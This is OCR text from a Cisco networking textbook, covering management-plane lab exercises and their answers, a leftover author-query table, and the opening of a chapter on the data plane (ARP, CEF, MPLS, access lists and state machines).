

Figure 10-17. *Prime Infrastructure configuration*

There is a lot more that Prime Infrastructure can do. We will briefly discuss the NetFlow features in the next chapter and then dive deeper into network management in Chapter 18. We cover the wireless features of Prime in Chapter 20.

Introduction to Netconf

Netconf is a protocol that allows you to pass configuration changes to a router or switch using the YANG (Yet Another Next Generation) data modeling language. YANG is encoded in Extensible Markup Language (XML). A common question may be, "Why do I need netconf when I already have CLI and SNMP?" The answer is in the organization of the data. Netconf is intended to be developer friendly. It is not intended for direct use by network administrators. Netconf is organized in modules. When a network management tool needs to make changes to a network or retrieve information about it, it sends a document to the device with just what it needs. It can do this in a single connection, and the process is atomic. Atomic basically means it all succeeds or fails together. You won't get stuck in a half-configured state that you might see if you are pushing individual commands.

If netconf tools are used in the infrastructure, the job of the network administrator is to enable the devices with netconf. On IOS-XE, the first step is to use the command `netconf-yang`. This command is hidden on most platforms. Netconf uses SSH for transport, but it runs it on TCP port 830. For netconf to work, you need to ensure TCP port 830 is not blocked between the network device and the connecting server. The remote server will use standard AAA to authenticate and authorize the requests.

Exercises

To complete the exercises in this chapter, you will need one router. Even though you are configuring SNMP traps and syslog logging, you will not configure the remote portions.

EXERCISE 1: USER AUTHORIZATION

1. Set the enable secret password to **cisco**.
2. Create a username: **lab_user**.
3. Use a secure option to set the password to **lab_password**.
4. Set the privilege level to 9.
5. Create a username: **admin**.
6. Set the password to **password** using the less secure method.
7. Set the user privilege level to 15.
8. Configure privilege level 6 to allow entering global configuration.
9. Configure privilege level 9 to allow entering router OSPF configuration.
10. Log in as lab_user and verify that you can enter global configuration mode and enter OSPF process configuration. You do not need to be able to configure anything in the OSPF process.

EXERCISE 2: SNMP TRAPS

Configure SNMP to send traps to 10.0.0.2 using community string `snmp_traps` and SNMPv2c. Enable traps for EIGRP.

EXERCISE 3: SYSLOG

Configure system to remote system 10.0.0.2 on facility local4 using UDP port 514. Use the minimal configuration.

Exercise Answers

This section contains answers to the exercises in this chapter.

Exercise 1

The instructions for this exercise specify creating the `lab_user` account using the secure option and the admin using the less secure password option. To do this, you need to use the `secret` token for the `lab_user`, but the `password` token on the admin user:

```
Router1(config)#enable secret cisco
Router1(config)#username lab_user privilege 9 secret lab_password
Router1(config)#username admin privilege 15 password password
Router1(config)#
```

Next, you need to set up the privilege levels:

```
Router1(config)#privilege exec level 6 configure terminal
Router1(config)#privilege configure all level 9 router ospf
```

Now log out and verify that the router defaults to local login now. Then enter the OSPF process. Verify that you cannot enter the OSPF process.

Notice that in this configuration, you can't actually modify OSPF. That would take additional commands. It will also fail to set a router-id if you haven't configured an IPv4 interface:

```
Router1(config)#exit
Router1#login
Username: lab_user
Password:
Router1#show privilege
Current privilege level is 9
Router1#

Router1#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Router1(config)#router ospf 1
Router1(config-router)#
```

```
*May  4 04:42:56.029: %OSPF-4-NORTRID: OSPF process 1 failed to allocate unique router-id
and cannot start
Router1(config-router)#?
Router configuration commands:
  default  Set a command to its defaults
  exit     Exit from routing protocol configuration mode
  help     Description of the interactive help system
  no       Negate a command or set its defaults

Router1(config-router)#router eigrp 100
                              ^
% Invalid input detected at '^' marker.
```

Exercise 2

When you started this exercise, were you still in privilege level 9? If so, you needed to use enable or the admin account to get to privilege level 15.

This exercise was straightforward. Enter the command for the `snmp-server host` and then the `enable` command for the SNMP trap. Remember it is good practice to set an SNMP trap source interface. Usually, this is a loopback:

```
Router1(config)#snmp-server host 10.0.0.2 version 2c snmp_traps
Router1(config)#snmp-server enable traps eigrp
! If you haven't created Loopback0, you will get an error
Router1(config)#snmp-server source-interface traps Loopback0
```

Exercise 3

The instructions were to configure Syslog to use UDP port 514, but also to use the minimal configuration. UDP port 514 is the default, so the minimal configuration only includes the syslog destination:

```
Router1(config)#logging host 10.0.0.2
Router1(config)#
*May  4 05:15:30.877: %SYS-6-LOGGINGHOST_STARTSTOP: Logging to host 10.0.0.2 port 514
started - CLI initiated
Router1(config)#logging facility local4
```

Summary

This chapter discussed some of the fundamentals of the management plane. The main topics included password creation, user account creation, completing a password recovery, configuring banner messages, authentication, authorization, logging, and monitoring via Syslog and SNMP. You will continue to hit various aspects of the management plane a few more times as you progress through this book.

AU14

Author Queries

Chapter No.: 10 0005078430

Queries	Details Required	Author's Response
AU1	Please provide citations for "Figures 10-1 and 10-12" in the text.	
AU2	Please check if "Represent(ReST)" should be changed to "Representational State Transfer (REST)".	
AU3	Please check if "password encryption aes" is okay as edited.	
AU4	Please check if "To disable the line" is okay as edited.	
AU5	Please check if highlight in heading "**Authentication, Authorization, and Accounting** (AAA)" can be removed.	
AU6	Please check if "Remote Access Dial-In User Server" should be changed to "Remote Authentication Dial-In User Service".	
AU7	"trafffic" in code has been changed to "traffic". Please check.	
AU8	Please check if all-caps "DO NOT" can be changed to italicized "*do not*" for emphasis.	
AU9	Please check if "Chapter 16" is okay as edited.	
AU10	Please check if "get their authorizations from TACACS" is okay as edited.	
AU11	Please check if edit to sentence starting "In this example, we…" is okay.	
AU12	Please check if edit to sentence starting "The object's structure is…" is okay.	
AU13	Please check if edit to sentence starting "It was added in…" is okay.	
AU14	Please check if "completing a password recovery" is okay as edited.	

CHAPTER 11

Data Plane

Over the next two chapters, we will discuss the chicken and the egg. This phrase is used because of the relationship between the data plane and the control plane. As network engineers, most of our work is with configuring the control plane and monitoring the data plane.

This chapter focuses on a discussion of the data plane. However, since the data plane and the control plane are intertwined, this chapter also touches on the control plane.

A simple definition of a *data plane protocol* is any protocol or component that is responsible for the actual forwarding of traffic through the network device. The data plane is also referred to as the *forwarding plane* or the *user plane*. Think of the packets moved from the source to the destination. Those are all moved by the data plane. As we go into more depth, the definition gets fuzzier.

Traffic Protocols

Even though the differentiation in the definitions of data and control plane protocols appears clear, there are several protocols that have components in both. There are also protocols that meet the definitions of both. In some cases, different implementations of a protocol can be considered primarily in the control plane or primarily in the data plane.

Chapter 3 discussed the ARP process. Based on the information presented in Chapter 3, would you say that ARP is a data plane protocol? The best answer is that it is a control plane protocol, but the results are used by the data plane. When the data plane needs to forward to a specific IP address, it will look up the layer 2 destination in the ARP table. Using the following example, if the router knows that the next layer 3 hop is 10.245.1.2, then the ARP table will tell it to forward traffic to hardware address aabb.cc00.0100 out of interface Ethernet0/0.115:

```
R1#show arp
Protocol  Address          Age (min)  Hardware Addr   Type   Interface
Internet  10.245.1.2              4   aabb.cc00.0100  ARPA   Ethernet0/0.115
Internet  10.245.1.3              -   aabb.cc00.0f00  ARPA   Ethernet0/0.115
Internet  10.245.2.8              4   aabb.cc00.0a00  ARPA   Ethernet0/0.1015
Internet  10.245.2.9              -   aabb.cc00.0f00  ARPA   Ethernet0/0.1015
```

This leads to another data plane function, which is the forwarding table. On a Cisco router, the *Forwarding Information Base* (FIB) is used by the data plane to look up the next hop destination. Similar to ARP, control plane processes are used to build the table. The ARP example assumed that the router already knows the next layer 3 hop. It needs to get that information from somewhere. That information is built using a series of control plane routing protocols to create the *Routing Information Base* (RIB). In most cases, the RIB directly feeds the FIB. Cisco Express Forwarding (CEF) is the data plane process that uses the information in the FIB to forward traffic.

C. Carthern et al., *Cisco Networks*, https://doi.org/10.1007/978-1-4842-6672-4_11

```
R1#show ip cef
Prefix               Next Hop            Interface
0.0.0.0/0            no route
0.0.0.0/8            drop
0.0.0.0/32           receive
10.245.1.0/31        10.245.1.2          Ethernet0/0.115
                     10.245.2.8          Ethernet0/0.1015
10.245.1.2/31        attached            Ethernet0/0.115
10.245.1.2/32        attached            Ethernet0/0.115
10.245.1.3/32        receive             Ethernet0/0.115
10.245.2.4/31        10.245.2.8          Ethernet0/0.1015
10.245.2.8/31        attached            Ethernet0/0.1015
10.245.2.8/32        attached            Ethernet0/0.1015
10.245.2.9/32        receive             Ethernet0/0.1015
100.1.1.1/32         10.245.2.8          Ethernet0/0.1015
122.1.1.10/32        10.245.2.8          Ethernet0/0.1015
122.1.1.15/32        receive             Loopback0
127.0.0.0/8          drop
224.0.0.0/4          multicast
224.0.0.0/24         receive
240.0.0.0/4          drop
255.255.255.255/32   receive
```

Once the data plane forwards a frame toward its output queue, another set of protocols are used to determine how it is queued. The queues themselves are part of the data plane, even though the protocols used to determine queue assignment are part of the control plane. Most devices have both hardware and software queues. Software queues have flexibility in the way they process frames; however, a hardware queue must transmit frames in a *first in, first out* (FIFO) basis.

In the following example, a class-based queuing policy is used. Class-based queuing is described more in the next chapter, but the key at this point is that the data plane uses multiple software queues. Once the frames traverse the software queues, they are transmitted out the interface in a FIFO order:

```
R1#show int gigabitEthernet 0/1 human-readable
GigabitEthernet0/1 is up, line protocol is up
  Hardware is iGbE, address is fa16.3ebf.aa80 (bia fa16.3ebf.aa80)
  MTU 1500 bytes, BW 1000000 Kbit/sec, DLY 10 usec,
     reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation 802.1Q Virtual LAN, Vlan ID  1., loopback not set
  Keepalive set (10 sec)
  Auto Duplex, Auto Speed, media type is RJ45
  output flow-control is unsupported, input flow-control is unsupported
  ARP type: ARPA, ARP Timeout 04:00:00
  Last input 00:00:00, output 00:00:01, output hang never
  Last clearing of "show interface" counters never
  Input queue: 0/75/0/0 (size/max/drops/flushes); Total output drops: 0
  Queueing strategy: Class-based queueing
  Output queue: 0/1000/0 (size/max total/drops)
  5 minute input rate 2.0 kilobits , 3 pps
  5 minute output rate 0 bits/sec, 0 packets/sec
     11,895 packets input, 1,143,763 bytes, 0 no buffer
     Received 0 broadcasts (0 IP multicasts)
```

```
     0 runts, 0 giants, 0 throttles
     0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored
     0 watchdog, 0 multicast, 0 pause input
     2,482 packets output, 270,915 bytes, 0 underruns
     0 output errors, 0 collisions, 2 interface resets
     0 unknown protocol drops
     0 babbles, 0 late collision, 0 deferred
     2 lost carrier, 0 no carrier, 0 pause output
     0 output buffer failures, 0 output buffers swapped out
```

Another traffic protocol that resides both in the control plane and the data plane is *Multiprotocol Label Switching* (MPLS). MPLS was designed to allow routers to switch packets at layer 2 so that they don't need to use the layer 3 routing process. On modern Cisco routers, this doesn't provide a substantial performance boost, as CEF already switches packets in hardware, but MPLS is of great use when involving multiple vendors or traversing legacy links. In modern networks, MPLS is frequently seen on provider networks as a means to carry information required for *MPLS Virtual Private Networks* (VPNs).

From a data plane perspective, we can compare MPLS to CEF. The following example shows an MPLS forwarding table. Notice that it has the prefix, next hop, and outgoing interface fields in it, just like the CEF table. A key difference in the tables is the label fields. MPLS creates locally significant labels and binds them to prefixes. The generation of the forwarding table is done by the control plane, and then the data plane uses it to determine how to forward and relabel traffic based on the incoming label:

```
PE1#sh mpls forwarding-table
Local      Outgoing   Prefix           Bytes Label   Outgoing   Next Hop
Label      Label      or Tunnel Id     Switched      interface
16         No Label   2.2.2.2/32       0             Et0/0      10.0.0.2
17         Pop Label  192.168.1.0/24   0             Et0/0      10.0.0.2
18         18         4.4.4.4/32       0             Et0/0      10.0.0.2
19         19         3.3.3.3/32       0             Et0/0      10.0.0.2
20         20         123.2.1.0/24     0             Et0/0      10.0.0.2
21         21         172.16.1.0/24    0             Et0/0      10.0.0.2
```

Filters and Introduction to Data Plane Security

Filters can be applied to both the data plane and the control plane. Filters are discussed in depth in Chapter 16. For now, let's address the basics of filtering as it applies to the data plane.

The simplest data plane filter is done using access lists. In fact, access lists are often thought of synonymously with data plane filtering, even though they are used in many other cases. There are a few types of access control lists (ACLs) and ways to apply them. Common types of access lists are standard and extended IP access control lists, MAC access control lists, and VLAN access control lists.

Standard access control lists only filter based on source IP address ranges. They are typically bound to the interfaces closest to the destination. Extended access lists match on a variety of features for both the source and the destination of a packet, including layer 4 protocol information. They are typically bound to the interfaces closest to the source, as shown in Figure 11-1.



Figure 11-1. *Access list placement*

To get us started with access lists, let's look at standard access lists. The following is the syntax of a standard numbered access list:

```
access-list permit|deny <number> <source network> <wildcard bits>
```

The access list number for a standard numbered access list must be in the range of 1–99 or 1300–1999. Using this syntax, you use a line for each source network that you want to match. The lines are processed sequentially, with a default deny at the end. It is important to remember the default deny. If the purpose of the access list is to explicitly deny a few networks and allow everything else, then an explicit permit should be used at the end of the list. This leads to a potential pitfall. If new lines are added, they are added at the end. If there is an explicit deny or an explicit permit before a line, processing will stop before it reads the line. Fortunately, in newer versions of Cisco IOS, the software protects us from this problem.

In the following example, an access list already exists with an explicit deny:

```
R1#sh access-lists 99
Standard IP access list 99
    10 permit 10.1.1.1
    20 permit 192.168.0.0, wildcard bits 0.0.255.255
    30 deny   any log
R1#
```

Notice what happens when a new line is added:

```
R1(config)#access-list 99 permit host 172.16.1.1
% Access rule can't be configured at higher sequence num as it is part of the existing rule
at sequence num 30
R1(config)#
```

To bind an access list to an interface, you simply use the `ip access-group` command. For the purposes of this example, you are binding access list 99 to interface Ethernet0/0 in an inbound direction. The direction is used to determine when the access list is evaluated. You need to determine if you want to filter traffic as it comes into the interface or as it leaves the interface:

```
interface Ethernet0/0
 ip address 10.0.0.1 255.255.255.0
 ip access-group 99 in
end
```

If access lists have a default deny, why would you want to use an explicit deny? In some cases, it is just so you don't forget about the default deny. In other cases, it is because you want to log entries that were denied. In this example, you are logging hits on the explicit deny. Look at the results when you try to ping from R2, but R2's source address is not permitted:

```
R2#ping 192.168.1.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.1, timeout is 2 seconds:
UUUUU
Success rate is 0 percent (0/5)
R2#
```

You can see from the output of R2 that you are getting unreachable messages. In the console and log of R1, you can actually see the deny message. Even though logging can be valuable, keep in mind that the main purpose of routers and switches is to forward traffic. Excessive logging can bog down a router:

```
*Feb 17 01:55:45.939: %SEC-6-IPACCESSLOGNP: list 99 denied 0 10.0.0.2 -> 192.168.1.1, 1
packet
```

In the previous example, you encountered a problem because you could only create an entry to an access list at the end. There are two easy ways to work around this. The old way is to simply copy the access list to a text editor, delete the access list on the router using a `no` command, and then reapply the edited access list. The new way is to create or edit the access list in the named access list mode. Don't worry; if you prefer numbers or are using the access list for a purpose that doesn't support names, you can still use numbers. In most cases, a named access list is favorable due to the ability to create a descriptive name.

In the following example, you are revisiting access list 99. If you look at the original example, you can see sequence numbers in the access list. You want to add a rule between rule 20 and rule 30. Notice the syntax difference in the example. You can also use this mode to remove rules with specified sequence numbers:

```
R1(config)#ip access-list standard 99
R1(config-std-nacl)#?
Standard Access List configuration commands:
  <1-2147483647>  Sequence Number
```

```
  default         Set a command to its defaults
  deny            Specify packets to reject
  exit            Exit from access-list configuration mode
  no              Negate a command or set its defaults
  permit          Specify packets to forward
  remark          Access list entry comment

R1(config-std-nacl)#25 permit host 10.0.0.2
R1(config-std-nacl)#end
R1#show access-lists 99
Standard IP access list 99
    25 permit 10.0.0.2
    10 permit 10.1.1.1
    20 permit 192.168.0.0, wildcard bits 0.0.255.255
    30 deny   any log (10 matches)
R1#
```

Now that you have a rule at sequence number 25, let's try the ping again:

```
R2#ping 192.168.1.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/1 ms
R2#
```

It is important to note that the sequence numbers are only in memory. They are not stored in the configuration file. When the router is rebooted, the order is maintained, but the sequence numbers are recreated in increments of 10. Most of the time, that is what you want, but it can cause confusion if you try to organize your sequence numbers in ranges. You can also force IOS to resequence without reloading. This is useful when you need to add several access control entries, but you ran out of space between the existing entries. Use the command `ip access-list resequence {name or number}` to resequence in increments of 10.

This section showed the most basic example of filtering. It should have given you a taste of the filtering capabilities on a network device. We will revisit access lists several more times, for different purposes and with different complexities.

State Machines

In the context of the data plane, a state machine is basically an algorithm that keeps track of state. A state machine tracks states and transitions between states, based on events. State machines are frequently used for security purposes to ensure that the flow represents a permissible state, but they can also be used in protocols to monitor the state of the network. Figure 11-2 shows an example of a simple state machine.



Figure 11-2. *Simple state machine*

One of the first examples of a state machine that you encountered in this book was a TCP connection. TCP starts in a closed state. When an application needs to use a TCP socket, it transitions to the listen state, or it actively tries to open a connection with a listener. During connection establishment, it progresses through SYN received and SYN sent states until it reaches the established state. From here, data is transferred. When data transfer is complete, it will traverse through the FIN WAIT or CLOSE WAIT state in order to reach the closed state. The state machine for TCP, as defined in RFC 793, is depicted in Figure 11-3.



Figure 11-3. *TCP state diagram (RFC 793)*

An example of a protocol that monitors state is *Unidirectional Link Detection* (UDLD). UDLD is used to detect data plane failures that lead to a link that can either only send or receive. A unidirectional link is often far worse than a link that is completely down. For example, if a switch is not receiving on a link, it might miss BPDUs from the root bridge, and it might declare itself as root. This could lead to it forwarding out of ports that should be in a blocking state, which in turn could lead to a broadcast storm. UDLD works with a few basic states that are required to determine if a link is in a bidirectional state. When UDLD is enabled on a port, the state will be bidirectional after it forms a neighbor relationship and assuming it continues to exchange traffic.

An example of a state machine for security purposes is seen in firewalls. One of the differentiators between basic access lists and full firewalls is the state machine. A firewall tracks the state of connections to allow for conversations without setting rules for both sides of the conversation. This allows improved security over the basic access lists, because intruders can't easily inject packets that aren't part of an established flow.

Redundancy protocols are a set of protocols that are in a gray area. Redundancy protocols may use data plane signaling, while the decision is made by the control plane, and then the results of the control decision are executed by the data plane. For example, a redundancy protocol may use a data plane protocol to detect problems, such as unidirectional links or a complete lack of links. It could also use IP *service-level agreement* (IP SLA) features to determine the network state of remote nodes using the data plane. When a redundancy protocol receives information that indicates a change in state, it updates data plane tables to reflect the preferred forwarding paths. Now, let's think about this concept in terms of a simple state machine. From the perspective of the redundancy protocol, the states for each path could be UP, DOWN, or DEGRADED. The events are provided by the data plane protocols based on link detection or IP SLA. In some cases, the event will lead to a transition, and in other cases it won't. For example, think about what happens when a path is marked as DOWN due to an IP SLA failure and then the layer 2 link goes down. The transition associated with the event keeps it in the current state. However, if the availability state based on IP SLA is DEGRADED and the layer 2 link is lost, the event will cause a transition to DOWN. Refer to Figure 11-4 for a graphical representation of the state machine.



Figure 11-4. *Path state diagram*

The example of the redundancy protocols is best represented by two state machines. The state machine previously described tracks the availability state of the path. The other state machine tracks the state of the preferred paths. In this case, the events are changes in the availability state, and the transition leads to changes in the preferred paths. Assuming that you are using an active/standby protocol where only one path is active at a time, the state changes would be to change which link is active and which is passive or whether both links are down.

■ **Note** The discussion up to this point has focused on the data plane, but most control plane protocols also use state machines to maintain their adjacencies or tables. Think about what you learned about OSPF, EIGRP, and BGP in previous chapters. Can you visualize how they use state machines?

Stateful Protocols

We discussed state machines and a few protocols that reside in the data plane. This naturally leads to a discussion on stateful protocols. A simple definition of a *stateful protocol* is any protocol that tracks state. Stateful protocols are composed of one or more state machines.

TCP is a common example of a stateful protocol. Figure 11-3 shows the state machine diagram for TCP. As the diagram shows, TCP has states that indicate when it is listening, forming a connection, in a connection, or closing a connection. Think back to Chapter 1, which discussed the three-way handshake to create a connection. Does this make more sense now? It is necessary so that you can have assurance that each host is in a state where it is ready to communicate with another host.

```
user@gns3_vm:~$ netstat -an
tcp        0      0 192.168.42.128:4002     0.0.0.0:*               LISTEN
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 192.168.42.128:8000     192.168.42.128:60698    ESTABLISHED
tcp        0      0 127.0.0.1:57720         127.0.0.1:50426         ESTABLISHED
tcp       28      0 192.168.42.128:40796    91.189.92.10:443        CLOSE_WAIT
tcp        0      0 192.168.42.128:52228    216.58.216.14:80        ESTABLISHED
tcp        0      0 192.168.42.128:22       192.168.42.1:54636      ESTABLISHED
tcp       28      0 192.168.42.128:42395    91.189.92.11:443        CLOSE_WAIT
tcp        0      0 192.168.42.128:47316    198.41.214.158:80       ESTABLISHED
tcp        0      0 192.168.42.128:4001     192.168.42.128:47674    ESTABLISHED
tcp        0      0 192.168.42.128:53336    162.159.249.241:80      ESTABLISHED
tcp       28      0 192.168.42.128:40818    91.189.92.10:443        CLOSE_WAIT
```

